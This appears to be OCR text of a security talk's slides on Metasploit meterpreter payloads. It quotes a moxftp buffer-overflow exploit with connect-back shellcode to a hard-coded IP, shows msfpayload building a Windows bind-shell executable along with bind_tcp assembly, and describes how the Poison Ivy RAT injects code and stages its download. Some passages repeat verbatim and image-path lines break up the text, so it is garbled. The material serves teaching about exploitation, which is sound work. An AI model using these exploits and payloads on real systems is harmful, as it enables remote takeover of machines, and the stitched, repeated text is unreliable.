TinyMet & UltiMet

Flexible meterpreter payloads

Sherif Eldeeb
http://eldeeb.net

I. BACKGROUND
moxftp is a "Ftp shell under X Window System".
/usr/ports/ftp/moxftp

II. DESCRIPTION

Insufficient bounds checking leads to execution of arbitrary code.

III. ANALYSIS

The buffer may be
constructed as such:
[508 bytes][ebp][eip][nops][shellcode]. Placing
the nops and shellcode in the buffer before ebp seems to cause some
problems, luckily there's plenty of space after eip.

Example run:

```
$ perl -e 'print "220 " . "\x90" x 508 . "\x48\xfa\xbf\xbf" x 2 . "\x90" x 100 .
"\x31\xc9\xf7\xe1\x51\x41\x51\x41\x51\x51\xb0\x61\xcd\x80\x89\xc3\x68\xd9\x9
d\x02\x24\x66\x68\x27\x10\x66\x51\x89\xe6\xb2\x10\x52\x56\x50\x50\xb0\x62\xc
d\x80\x41\xb0\x5a\x49\x51\x53\x53\xcd\x80\x41\xe2\xf5\x51\x68\x2f\x2f\x73\x6
8\x68\x2f\x62\x69\x6e\x89\xe3\x51\x54\x53\x53\xb0\x3b\xcd\x80" . "\n"' > file

# nc -l -p 21 < file
```


The shellcode is connect-back to 217.157.2.36 port 10000,

replace "\xd9\x9d\x02\x24" with a suitable ip for testing.

Exploit development


The good old days

… and the need for an exploitation framework



Metasploit

Intro



Metasploit

Architecture

**Image from http://www.offensive-security.com/metasploit-unleashed/*

```
root@kali:~# msfpayload windows/shell_bind_tcp O

       Name: Windows Command Shell, Bind TCP Inline
     Module: payload/windows/shell_bind_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 341
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell


root@kali:~# msfpayload windows/shell_bind_tcp R | msfencode -a x86 -e generic/none -t exe
small -o shell_inline_small.exe
[*] generic/none succeeded with size 341 (iteration=1)

root@kali:~# ls -lh shell_inline_small.exe
-rw-r--r-- 1 root root 4.6K Jun 17 15:23 shell_inline_small.exe
root@kali:~# file shell_inline_small.exe
shell_inline_small.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for
S Windows
root@kali:~#
```

Payloads

Singles “inline”

```
root@egy:/pentest/metasploit-framework/external/source/shellcode/windows/x86/src/single# cat ../block/block_bind_tcp.asm
;-----------------------------------------------------------------------------;
; Author: Stephen Fewer (stephen_fewer@harmonysecurity.com)
; Compatible: Windows 7, 2008, Vista, 2003, XP, 2000, NT4
; Version: 1.0 (24 July 2009)
;-----------------------------------------------------------------------------;
[BITS 32]

; Input: EBP must be the address of 'api_call'.
; Output: EDI will be the newly connected clients socket
; Clobbers: EAX, ESI, EDI, ESP will also be modified (-0x1A0)

bind_tcp:
  push 0x00003233        ; Push the bytes 'ws2_32',0,0 onto the stack.
  push 0x5F327377        ; ...
  push esp               ; Push a pointer to the "ws2_32" string on the stack.
  push 0x0726774C        ; hash( "kernel32.dll", "LoadLibraryA" )
  call ebp               ; LoadLibraryA( "ws2_32" )

  mov eax, 0x0190        ; EAX = sizeof( struct WSAData )
  sub esp, eax           ; alloc some space for the WSAData structure
  push esp               ; push a pointer to this stuct
  push eax               ; push the wVersionRequested parameter
  push 0x006B8029        ; hash( "ws2_32.dll", "WSAStartup" )
  call ebp               ; WSAStartup( 0x0190, &WSAData );

  push eax               ; if we succeed, eax wil be zero, push zero for the flags param.
  push eax               ; push null for reserved parameter
  push eax               ; we do not specify a WSAPROTOCOL_INFO structure
  push eax               ; we do not specify a protocol
  inc eax                ;
  push eax               ; push SOCK_STREAM
  inc eax                ;
  push eax               ; push AF_INET
  push 0xE0DF0FEA        ; hash( "ws2_32.dll", "WSASocketA" )
  call ebp               ; WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 );
  xchg edi, eax          ; save the socket for later, don't care about the value of eax after this

  xor ebx, ebx           ; Clear EBX
  push ebx               ; bind to 0.0.0.0
  push 0x5C110002        ; family AF_INET and port 4444
  mov esi, esp           ; save a pointer to sockaddr_in struct
  push byte 16           ; length of the sockaddr_in struct (we only set the first 8 bytes as the last 8 are unused)
  push esi               ; pointer to the sockaddr_in struct
  push edi               ; socket
  push 0x6737DBC2        ; hash( "ws2_32.dll", "bind" )
  call ebp               ; bind( s, &sockaddr_in, 16 );
```

Payloads

Singles “inline”

Staging payloads

…when size does matter

The server contains no dependencies of any kind, and runs on 2000/XP/2003/Vista.

Since version 2.3.0, the server size is dependent on the settings, which means additional features (like key logger, etc.), will make the final server larger.
Even so, the maximum size of the server is around 7KiB, unpacked.

Being independent code, the server builder can produce PEs, or shellcode(in the form of arrays for C, Delphi, Python, or raw binary), depending on your needs.

The most important features are encrypted communications (256bit Camellia), compressed communications, full-featured file manager, registry manager, key logger, services manager, relay server, process manager, remote audio capture, screen capture, web cam capture, multiple simultaneous transfers, password manager, and the ability to share servers, based on privilege levels, and various other things that you will find useful.

Poison Ivy is also special compared to other similar tools, because the server doesn't need to be updated, even if new features are added.

Even though the server supports 3rd party plugins, it's important to know that all the features not listed in the “Plugins” section are self-contained in the server, and no additional files are used at any time.

The plugins (as well as the server and key logger file) are stored encrypted in ADS (Alternative Data Stream) on NTFS partitions (they are stored normally on FAT32)

Poison Ivy

Example of a “staged” malware

The server contains no dependencies of any kind, and runs on 2000/XP/2003/Vista.

Since version 2.3.0, the server size is dependent on the settings, which means additional features (like key logger, etc.), will make the final server larger.
Even so, the maximum size of the server is around 7KiB, unpacked.

Being independent code, the server builder can produce PEs, or shellcode(in the form of arrays for C, Delphi, Python, or raw binary), depending on your needs.

The most important features are encrypted communications (256bit Camellia), compressed communications, full-featured file manager, registry manager, key logger, services manager, relay server, process manager, remote audio capture, screen capture, web cam capture, multiple simultaneous transfers, password manager, and the ability to share servers, based on privilege levels, and various other things that you will find useful.

Poison Ivy is also special compared to other similar tools, because the server doesn't need to be updated, even if new features are added.

Even though the server supports 3rd party plugins, it's important to know that all the features not listed in the “Plugins” section are self-contained in the server, and no additional files are used at any time.

The plugins (as well as the server and key logger file) are stored encrypted in ADS (Alternative Data Stream) on NTFS partitions (they are stored normally on FAT32)

Poison Ivy

Example of a “staged” malware

The server contains no dependencies of any kind, and runs on 2000/XP/2003/Vista.

Since version 2.3.0, the server size is dependent on the settings, which means additional features (like key logger, etc.), will make the final server larger.
Even so, the maximum size of the server is around 7KiB, unpacked.

Being independent code, the server builder can produce PEs, or shellcode(in the form of arrays for C, Delphi, Python, or raw binary), depending on your needs.

The most important features are encrypted communications (256bit Camellia), compressed communications, full-featured file manager, registry manager, key logger, services manager, relay server, process manager, remote audio capture, screen capture, web cam capture, multiple simultaneous transfers, password manager, and the ability to share servers, based on privilege levels, and various other things that you will find useful.

Poison Ivy is also special compared to other similar tools, because the server doesn't need to be updated, even if new features are added.

Even though the server supports 3rd party plugins, it's important to know that all the features not listed in the “Plugins” section are self-contained in the server, and no additional files are used at any time.

The plugins (as well as the server and key logger file) are stored encrypted in ADS (Alternative Data Stream) on NTFS partitions (they are stored normally on FAT32)

Poison Ivy

Example of a “staged” malware

Build and implantation

The Poison Ivy builder kit allows attackers to customize and build their own PIVY server, which is delivered as mobile code to a target that has been compromised, typically using social engineering. Once the server executes on a target's endpoint, it connects to a PIVY client installed on the attacker's machine, giving the attacker control of the target system.

The PIVY server code can executed on the target endpoint in a number of ways, depending on how the attacker configured it. In the most common configuration, the PIVY server divides its code into two parts:

- Initialization and maintenance code
- Networking code

The initialization and maintenance code is injected into the already-running `explorer.exe` process. Depending on how the attacker configures it, the networking code launches a hidden Web browser process (the system's default browser) and injects itself into that process. The networking code then remotely downloads (from the attacker's PIVY client as shellcode) the rest of the code and data it needs for its features and functionality. The new code executes on the target's endpoint within the context of the target process. All of PIVY's global variables, configuration details, and function pointers are stored in a C-style `struct` (data structure), which is also injected into the target processes in both the PIVY networking code and initialization and maintenance code.

6 eWeek. "Northrop Grumman, L-3 Communications Hacked via Cloned RSA SecurID Tokens." June 2011.

7 RSA FraudAction Research Labs. "Anatomy of an Attack." April 2011.

8 CNET. "Attack on RSA used zero-day Flash exploit in Excel." April 2011.

9 Brian Krebs. "Who Else Was Hit by the RSA Attackers?" October 2011.

10 Eric Chien and Gavin O'Gorman. "The Nitro Attacks: Stealing Secrets from the Chemical Industry." October 2011.

Poison Ivy

Example of a "staged" malware

**http://www.fireeye.com/resources/pdfs/fireeye-poison-ivy-report.pdf*

Build and implantation

The Poison Ivy builder kit allows attackers to customize and build their own PIVY server, which is delivered as mobile code to a target that has been compromised, typically using social engineering. Once the server executes on a target's endpoint, it connects to a PIVY client installed on the attacker's machine, giving the attacker control of the target system.

The PIVY server code can executed on the target endpoint in a number of ways, depending on how the attacker configured it. In the most common configuration, the PIVY server divides its code into two parts:

- Initialization and maintenance code
- Networking code


The initialization and maintenance code is injected into the already-running `explorer.exe` process. Depending on how the attacker configures it, the networking code launches a hidden Web browser process (the system's default browser) and injects itself into that process. The networking code then remotely downloads (from the attacker's PIVY client as shellcode) the rest of the code and data it needs for its features and functionality. The new code executes on the target's endpoint within the context of the target process. All of PIVY's global variables, configuration details, and function pointers are stored in a C-style `struct` (data structure), which is also injected into the target processes in both the PIVY networking code and initialization and maintenance code.

6 eWeek. "Northrop Grumman, L-3 Communications Hacked via Cloned RSA SecurID Tokens." June 2011.
7 RSA FraudAction Research Labs. "Anatomy of an Attack." April 2011.
8 CNET. "Attack on RSA used zero-day Flash exploit in Excel." April 2011.
9 Brian Krebs. "Who Else Was Hit by the RSA Attackers?" October 2011.
10 Eric Chien and Gavin O'Gorman. "The Nitro Attacks: Stealing Secrets from the Chemical Industry." October 2011.

Poison Ivy

